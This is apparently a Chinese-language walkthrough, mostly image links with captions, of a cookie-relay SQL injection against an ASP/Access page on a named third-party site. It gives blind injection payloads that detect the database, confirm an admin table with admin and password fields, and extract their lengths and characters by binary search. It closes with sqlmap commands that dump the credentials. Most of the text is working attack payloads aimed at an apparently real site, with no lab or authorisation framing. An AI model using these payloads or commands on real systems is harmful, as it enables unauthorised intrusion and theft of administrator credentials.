


<http://www.jnrcjt.com/onepage3.asp?id=30>









点击生成asp



打开服务器




访问：<http://localhost:49884/jmCook.asp?jmdcw=30> jmdcw是中转注入后的参数等同id



注入语句： and exsist(select \* from [msysobjects])>0

出现没有权限说明存在该表，所以为access 数据库




注入语句：and exists(select \* from [admin])


返回正常存在表admin



and exists(select [admin] from [admin])

返回正常说明存在admin字段，同理也存在password字段







使用另一种方法拆解数据如下：首先判断账号密码长度

and (select len(admin) from admin)>5


and (select len(password) from admin)>5



遇到这种情况说明有多条记录存在，只需要加个top 1 仅拆解第一条记录 即可





如果想拆解非第一条数据的账号长度使用where id = xx(xx 需要自己猜)



用二分法精确两个字段长度即可，确定好后拆解值

and (select top 1 asc(mid(admin,1,1)) from admin)>97







以此类推来爆数据即可


或者使用sqlmap

sqlmap.py -u "localhost:49884/jmCook.asp?jmdcw=30"





sqlmap.py -u "localhost:49884/jmCook.asp?jmdcw=30" --tables



因为前面已经手工拆解出字段有admin 和 password 所以可以直接：

sqlmap.py -u "localhost:49884/jmCook.asp?jmdcw=30" -T admin -C “admin,password” --dump

